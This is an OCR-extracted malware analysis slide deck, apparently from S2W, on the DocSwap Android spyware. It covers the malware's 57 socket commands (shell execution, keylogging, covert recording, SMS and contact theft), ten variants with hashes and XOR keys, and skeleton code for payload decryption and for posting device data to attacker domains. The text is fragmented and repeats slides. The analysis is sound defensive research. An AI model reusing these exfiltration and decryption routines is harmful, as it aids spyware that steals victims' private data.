                                    Write to local file
```

To ensure the app functions properly, please enable accessibility permissions.

In-depth Analysis

Function

(Socket Communication)

Code (Skeleton)
int port = **6834** InetAddress serverIp = **"204.12.253.10"** ; InetSocketAddress socketAddress = new InetSocketAddress(serverIp, port); Socket socket = new Socket(); socket.connect(socketAddress, TIMEOUT);

Command	Description
10254	Stop audio recording
10255	Send wallpaper data
10256	Start audio recording
...	...
...	...
10310	Display a toast message
10311	Turn off vibration
10312	Turn on vibration

10254 ~ 10312
Total 57 Command

Data Theft

Eavesdropping

Covert recording

In-depth Analysis

Function

(Socket Communication)

Command	Description	Command	Description	Command	Description	Command	Description
10254	Stop audio recording	10269	Send location info	10284	Execute shell commands	10301	Disable keylogging mode
10255	Send wallpaper data	10270	Stop location tracking	10285	Create a file or directory	10302	Add SharedPref values
10256	Start audio recording	10271	Send call log data	10286	Rename a file	10303	Delete call log
10257	Send camera info	10272	Send registered account info	10287	Delete a file	10304	Delete contact
10258	Start camera recording	10273	Send contact info	10288	Delete files (using rm -f)	10305	Add contact
10259	Stop camera recording	10274	Send SMS data	10289	Change Wallpaper	10306	Grant admin privileges
10260	Adjust camera mode	10275	Send installed app info	10290	Copy a file	10307	Open a file
10261	Send directory Info	10276	Not implemented	10291	Play media	10308	Send all activity name
10262	Send video or image files	10277	Command not exist	10292	Stop media playback	10309	Not implemented
10263	Send Bitmap images of video	10278	Not implemented	10295	Compress file into a ZIP	10310	Display a toast message
10264	Not implemented	10279	Make a phone call	10296	Extract a ZIP file	10311	Turn off vibration
10265	Send file size & absolute path	10280	Command not exist	10297	Send keylogging data	10312	Turn on vibration
10266	Send file data (GZIP encode)	10281	Reconnect socket	10298	Read and send text files		
10267	Send text file data	10282	Close socket	10299	Delete a file		
10268	Download file from server	10283	Write file data	10300	Enable keylogging mode		

Total 57 Command

S2W

4. Variants

Variants

Variants

From January to September 2025, 10 DocSwap samples with different hashes were identified.

App Icon	Package Name	Label Name	Payload
	com.security.library	문서열람 인증 앱 **Document Viewing Authentication App** Certification App	security.db
		보안 문서 뷰어 **Security Document Viewer**	
	com.delivery.security	보안배송확인 **Security Delivery Confirmation**	security.dat

App Icon	Package Name	Label Name	Payload
	com.airdrop.security	P2B Airdrop	security.dat
	com.delivery.security	옥션 **Auction**	
	com.auction.delivery		
	com.bycomsolutions.bycomvpn	Bycom VPN	search.db

Variants

Commonality

From January to September 2025, 10 DocSwap samples with different hashes were identified.


App Icon	Package Name	Label Name	Payload
	com.security.library	문서열람 인증 앱 **Document Viewing Authentication App** Certification App	security.db
		보안 문서 뷰어 **Security Document Viewer**	
	com.delivery.security	보안배송확인 **Security Delivery Confirmation**	security.dat

App Icon	Package Name	Label Name	Payload
	com.airdrop.security	P2B Airdrop	security.dat
	com.delivery.security	옥션 **Auction**	
	com.auction.delivery		
	com.bycomsolutions.bycomvpn	Bycom VPN	search.db

Variants

Difference


A total of 10 distinct DocSwap instances with different hash values were identified,
and it was confirmed that 4 certificates were used.



Variants

Difference


A total of 10 distinct DocSwap instances with different hash values were identified,
and it was confirmed that 4 certificates were used.



Category	Type A	Type B	Type C	Type D	Type D-R
Certificate Signing	2024-12-13 (12:53:38)	2025-03-01 (20:16:05)	2025-05-20 (18:41:34)	2025-08-14 (00:38:45)	2025-08-14 (00:38:45)
Encrypted Payload	security.db	security.db	security.dat	security.dat	search.db
Decryption method	Processing within the DEX	Native method	Native method	Native method	Native method
Library Name	X	libnative-lib.so	libnative-lib.so	libnative-lib.so	libbycomvpn.so
XOR Key	0xC9, 0xB1	0x5AA3C79F	0x541161FE	0x541161FE	0x201925EA
Repack	X	X	X	X	O

Variants

Difference



- Sample 1
- MD5: 3ccfe58b8e0b5ca96cac4e9394567515

Code (Skeleton)

```
public static void dumpFile() {
    .... //
    .... // Make file
    while((readCount = in.read(tmpbt)) != -1)
            for(int i = 0; i < 1024; ++i)
               tmpbt[i] = (byte)(tmpbt[i] ^ 0xC9);
            out.write(tmpbt, 0, readCount);
    }
```


- Sample 2
- MD5: 8043349196d70744ff3d7ed00d6d899d

Code (Skeleton)

```
public static void dumpFile() {
    .... //
    .... // Make file
    while((readCount = in.read(tmpbt)) != -1)
            for(int i = 0; i < 1024; ++i)
               tmpbt[i] = (byte)(tmpbt[i] ^ 0xB1);
            out.write(tmpbt, 0, readCount);
    }
```

Variants

Difference



- Sample 1
- MD5: 3ccfe58b8e0b5ca96cac4e9394567515

- **Sample 2**
- **MD5: 8043349196d70744ff3d7ed00d6d899d**


Code (Skeleton)

```
String victimInfo = "{getUserAgent() + “Android” + Build.MODEL + Build.MANUFACTURER + currentTimeMillis()}";
  connection = new URL("http://checkinfo.dns-down.o-r.kr/download/log_device.php").openConnection();
  connection.setRequestMethod("POST");
  connection.setRequestProperty("Content-Type", "application/json; utf-8");
  connection.setDoOutput(true);
  OutputStream outputStream = connection.getOutputStream();
```

Transmit device info from MainActivity

Variants

Difference



- Sample 3
- MD5: fac151e4b5255ec803f056b2bc98ed67

```
public class HookManager {
    public String TAG;
    private Context context;
    private static HookManager instance;

    static {
        System.loadLibrary("native-lib");
    }
```

Call method **decryptFile()**

To decrypt “security.db"

Start using libnative-lib.so


Code (Skeleton)

```
int64 xorDecrypt()
    xorKey = [0x5A, 0xA3, 0xC7, 0x9F]
    while (!endOfFile(file)) {
        char encrypted = readByte(“security.db");
        decrypted = xorKey[i & 3] ^ ((~encrypted >>
3) | (5 << ~encrypted));
        writeByte(outputStream, byteRead);
        i++;
}
```

4-byte key + (XOR + Rotate Shift + NOT)

Variants

Difference



- Sample 3
- MD5: fac151e4b5255ec803f056b2bc98ed67

```
public class HookManager {
    public String TAG;
    private Context context;
    private static HookManager instance;

    static {
        System.loadLibrary("native-lib");
    }
```

Start using libnative-lib.so

Call method
getDecryptedDomain()

To decrypt the URL
for sending logs


Code (Skeleton)

```
int64 getDecryptedDomain()
    strcpy(encoded, "aHR0cDovL2Rvd25sb2FkL....")
    decoded = base64Decode(encoded)

    return decoded
}
```

http://download.nts-app.o-r.kr/download/log_device.php

Variants

Difference



- Sample 4
- MD5: 36677d732da69b7a81a46f9a06c36260

```
public class HookManager {
    public String TAG;
    private Context context;
    private static HookManager instance;

    static {
        System.loadLibrary("native-lib");
    }
```

Call method **decryptFile()**

To decrypt “security.db"

Still using libnative-lib.so

+ Payload file name has been changed (security.db → security.dat)

+ XOR Key Changed (0x5AA3C79F → 0×541161FE)

+ Library function deleted (getDecryptedDomain)

Code (Skeleton)

```
int64 xorDecrypt()
    xorKey = [0x54, 0x11, 0x61, 0xFE]
    while (!endOfFile(file)) {
        char encrypted = readByte(“security.dat");
        decrypted = xorKey[i & 3] ^ ((~encrypted >>
3) | (5 << ~encrypted));

        writeByte(outputStream, byteRead);
        i++;
}
```

Variants

Type C

Difference

TimeLine »

2024-12-13

2025-03-(

- **Sample 4**
- MD5: 36677d732da69b7a81a46f9a06c36260

```
public class HookManager {
    public String TAG;
    private Context context;
    private static HookManager instance;

    static {
        System.loadLibrary("native-lib");
    }
```

Call method

To decrypt


Still using libnative-lib.so

+ Using Phishing View (no functionality)

+ Payload file name has been changed (security.d

+ XOR Key Changed (0×5AA3C79F → 0×541161FE)

+ Library function deleted (getDecryptedDomain)



Variants

Type C

Difference

TimeLine ❯❯

2024-12-13

2025-03-(

- **Sample 5**
- MD5: 86da5e00a9c73c9cb0855805cbc38c4a

```
public class HookManager {
    public String TAG;
    private Context context;
    private static HookManager instance;

    static {
        System.loadLibrary("native-lib");
    }
```

Call method

To decrypt


Still using libnative-lib.so


+ Using Phishing View (no functionality)

+ Payload file name has been changed (security.d

+ XOR Key Changed (0×5AA3C79F → 0×541161FE)

+ Library function deleted (getDecryptedDomain)





Variants

Type D

Difference

TimeLine »

